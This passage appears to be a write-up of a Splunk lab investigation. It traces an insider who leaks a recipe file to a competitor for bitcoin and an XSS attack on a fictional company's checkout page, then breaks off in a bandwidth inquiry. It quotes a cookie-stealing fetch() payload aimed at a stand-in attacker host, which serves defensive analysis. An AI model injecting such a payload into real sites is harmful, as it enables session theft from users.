
Steps and Query Used:

- **Initial Search for Emails Sent by Tom:**
  - **Query:**
    index="hungryhustle" sourcetype="smtp_custom"| rex field=_raw "Return-Path: <(?<sender_email>[^>]+)>"| rex field=_raw "Received: from (?<ip_address>[^\s]+)"| table sender_email, ip_address| dedup sender_email, ip_address
  - I started by searching the **hungryhustle** index and specifying the **sourcetype="smtp_custom"** (Simple Mail Transfer Protocol) to look into email communications. The regex command extracts the email addresses of the senders and the IP addresses. This helped me to identify Tom's email, **tom@hungryhustle.website**.




- **Extracting Files Sent by Tom:**

- **Query:**
  index="hungryhustle" sourcetype="smtp_custom" "tom@hungryhustle.website"| rex field=_raw "To:\s(?<recipient>[^\s]+)"| rex field=_raw "filename=\"(?<filename>[^\"]+)\""| stats count by filename, recipient| sort -count| table filename, recipient, count
- **Explanation**:
  - **index="hungryhustle" sourcetype="smtp_custom" "tom@hungryhustle.website"**: This part of the query focuses on filtering emails sent by **tom@hungryhustle.website** within the email logs.
  - **rex field=_raw "To:\s(?<recipient>[^\s]+)"**: This line uses **regex (rex)** to extract the recipient's email address from the raw email data.
  - **rex field=_raw "filename=\"(?<filename>[^\"]+)\""**: This line extracts the filenames of attachments in the emails. The regular expression looks for any line containing filename= followed by the actual file name in quotes, which is important to find what files Tom sent.
  - **stats count by filename, recipient**: This command generates statistics that count how many times each file was sent and to whom.
  - **sort -count**: This sorts the results in descending order based on the number of times each file was sent.
  - **table filename, recipient, count**: Finally, this command formats the output into a table showing the filename, the recipient, and the count.
- This search allowed me to find all the files sent by Tom along with the recipient information.




- **Identifying Suspicious File (burger_recipe.pdf):**
    - After running the above query, I found a file named **burger_recipe.pdf** that Tom sent in one of his emails with a single count. A single occurrence of sending a recipe file made it suspicious.



filename	recipient	count
campaign.jpg	bob_smith@hungryhustle.website	1515
update.docx	charlie_brown@hungryhustle.website	1512
update.docx	alice_johnson@hungryhustle.website	1508
agenda.txt	bob_smith@hungryhustle.website	1507
feedback_form.doc	steve@hungryhustle.website	1504
update.docx	rick@hungryhustle.website	1497
status.xlsx	bob_smith@hungryhustle.website	1482
feedback_form.doc	rick@hungryhustle.website	1479
status.xlsx	charlie_brown@hungryhustle.website	1473
agenda.txt	steve@hungryhustle.website	1470
campaign.jpg	rick@hungryhustle.website	1464
feedback_form.doc	charlie_brown@hungryhustle.website	1454
campaign.jpg	sam_muller@yahoo.com	822
feedback_form.doc	sam_muller@yahoo.com	817
agenda.txt	sam_muller@yahoo.com	802
report.pdf	sam_muller@gmail.com	787
report.pdf	sam_muller@yahoo.com	781
campaign.jpg	sam_muller@gmail.com	780
feedback_form.doc	sam_muller@gmail.com	778
update.docx	sam_muller@gmail.com	765
agenda.txt	sam_muller@gmail.com	760
status.xlsx	sam_muller@gmail.com	758
status.xlsx	sam_muller@yahoo.com	747
update.docx	sam_muller@yahoo.com	747
burger_recipe.pdf	manager@hungrybites.website	1

- **Searching for burger_recipe.pdf:**
    - To investigate further, I focused specifically on the **burger_recipe.pdf** file to find out more about this transfer. It became clear that the file was sent to **manager@hungrybites.website**, a known competitor of Hungry Hustle.

- **Reviewing the Email Conversation:**
    - Upon reviewing the full email conversation, I found that Tom had sent the **burger_recipe.pdf** file to the competitor, **manager@hungrybites.website**. In the message, Tom requested payment, saying **“Pay me in bitcoin.”** This confirms that Tom was trying to sell company secrets to a competitor in exchange for a Bitcoin.



Analysis:

The investigation shows that Tom shared a sensitive company file, **burger_recipe.pdf**, with a competitor, **manager@hungrybites.website**, and requested payment in Bitcoin. This activity is malicious, as Tom was leaking company trade secrets (burger recipe) for personal gain.


Question 6: Identify the vulnerability that was exploited by an attacker on the Hungry Hustle website.

Answer:


The aim of this question is to identify the vulnerability that an attacker exploited on the Hungry Hustle website

Steps and Query Used:


- **Initial Search for Access Logs:**
  - **Query:**
    index="hungryhustle" sourcetype=access_combined
  - I began by searching the **Hungry Hustle** index with the **sourcetype=access_combined**. This query returned all access logs related to web requests on the Hungry Hustle website. I used this to gather all logs and search for any attack.




- **Searching for Rare Files:**
  - **Query:**
    index="hungryhustle" sourcetype=access_combined | rare limit=20 file
  - Next, I looked for rare files accessed on the website. This search helped me identify all the files that are being accessed. One file in the results was **"OK"**, with only a single occurrence, which made it suspicious.



- **Investigating the "OK" File:**
  - **Query:**
    index="hungryhustle" sourcetype=access_combined file=OK
  - After identifying the **OK** file I reviewed the logs related to it, and I found a response that included a malicious script. The response contained the following URL:
    fetch('https://attacker-server.com/steal-data')
  - This indicated that an attacker was using a script to send stolen data to an external server.



- **Analyzing the Attack Logs:**
  - **Query:**
    index="hungryhustle" sourcetype=access_combined "https://attacker-server.com/steal-data"
  - I then searched for all logs related to the attacker's server URL, **https://attacker-server.com/steal-data**. The above query returned logs that contain all the malicious requests made by the attacker. The logs showed that the attacker exploited the website by embedding a script in the check-out page, which executed the following:
    fetch('https://attacker-server.com/steal-data', {method:'POST',body:document.cookie})
  - This confirmed that the attacker was using a **Cross-Site Scripting (XSS)** vulnerability to steal data from the website and send it to their server.



Analysis:

The attack was exploited by using a **Cross-Site Scripting (XSS)** vulnerability, where the attacker managed to inject a script into the Hungry Hustle website that allowed them to steal sensitive information. This script captured the user's cookies and sent them to an external server controlled by the attacker.


Question 7: Rick is an employee working for Hungry Hustle. Recently his performance has worsened. Sam has captured the company's network traffic. Determine why Rick's performance has been negatively affected by analyzing network traffic logs and bandwidth consumption. His workstation has an IP 192.168.0.8.

Answer:

The aim of this question is to figure out why Rick's performance has worsened by analyzing his workstation's network traffic.


Steps and Query Used:

- **Initial Search for Rick's Network Activity:**
  - **Query:**index="hungryhustle" "192.168.0.8"
  - **Explanation:** I started by searching all network traffic related to Rick's IP address 192.168.0.8 within the hungryhustle index. This gives me an overall view of Rick's activity on the network.




- **Investigating the Unusual Spike in May:**
  - The event timeline displayed a spike in Rick's network activity in May. This sudden increase in traffic prompted me to focus on this particular time range for further investigation.

- **Narrowing the Time Range:**
  - **Query:**index="hungryhustle" "192.168.0.8"

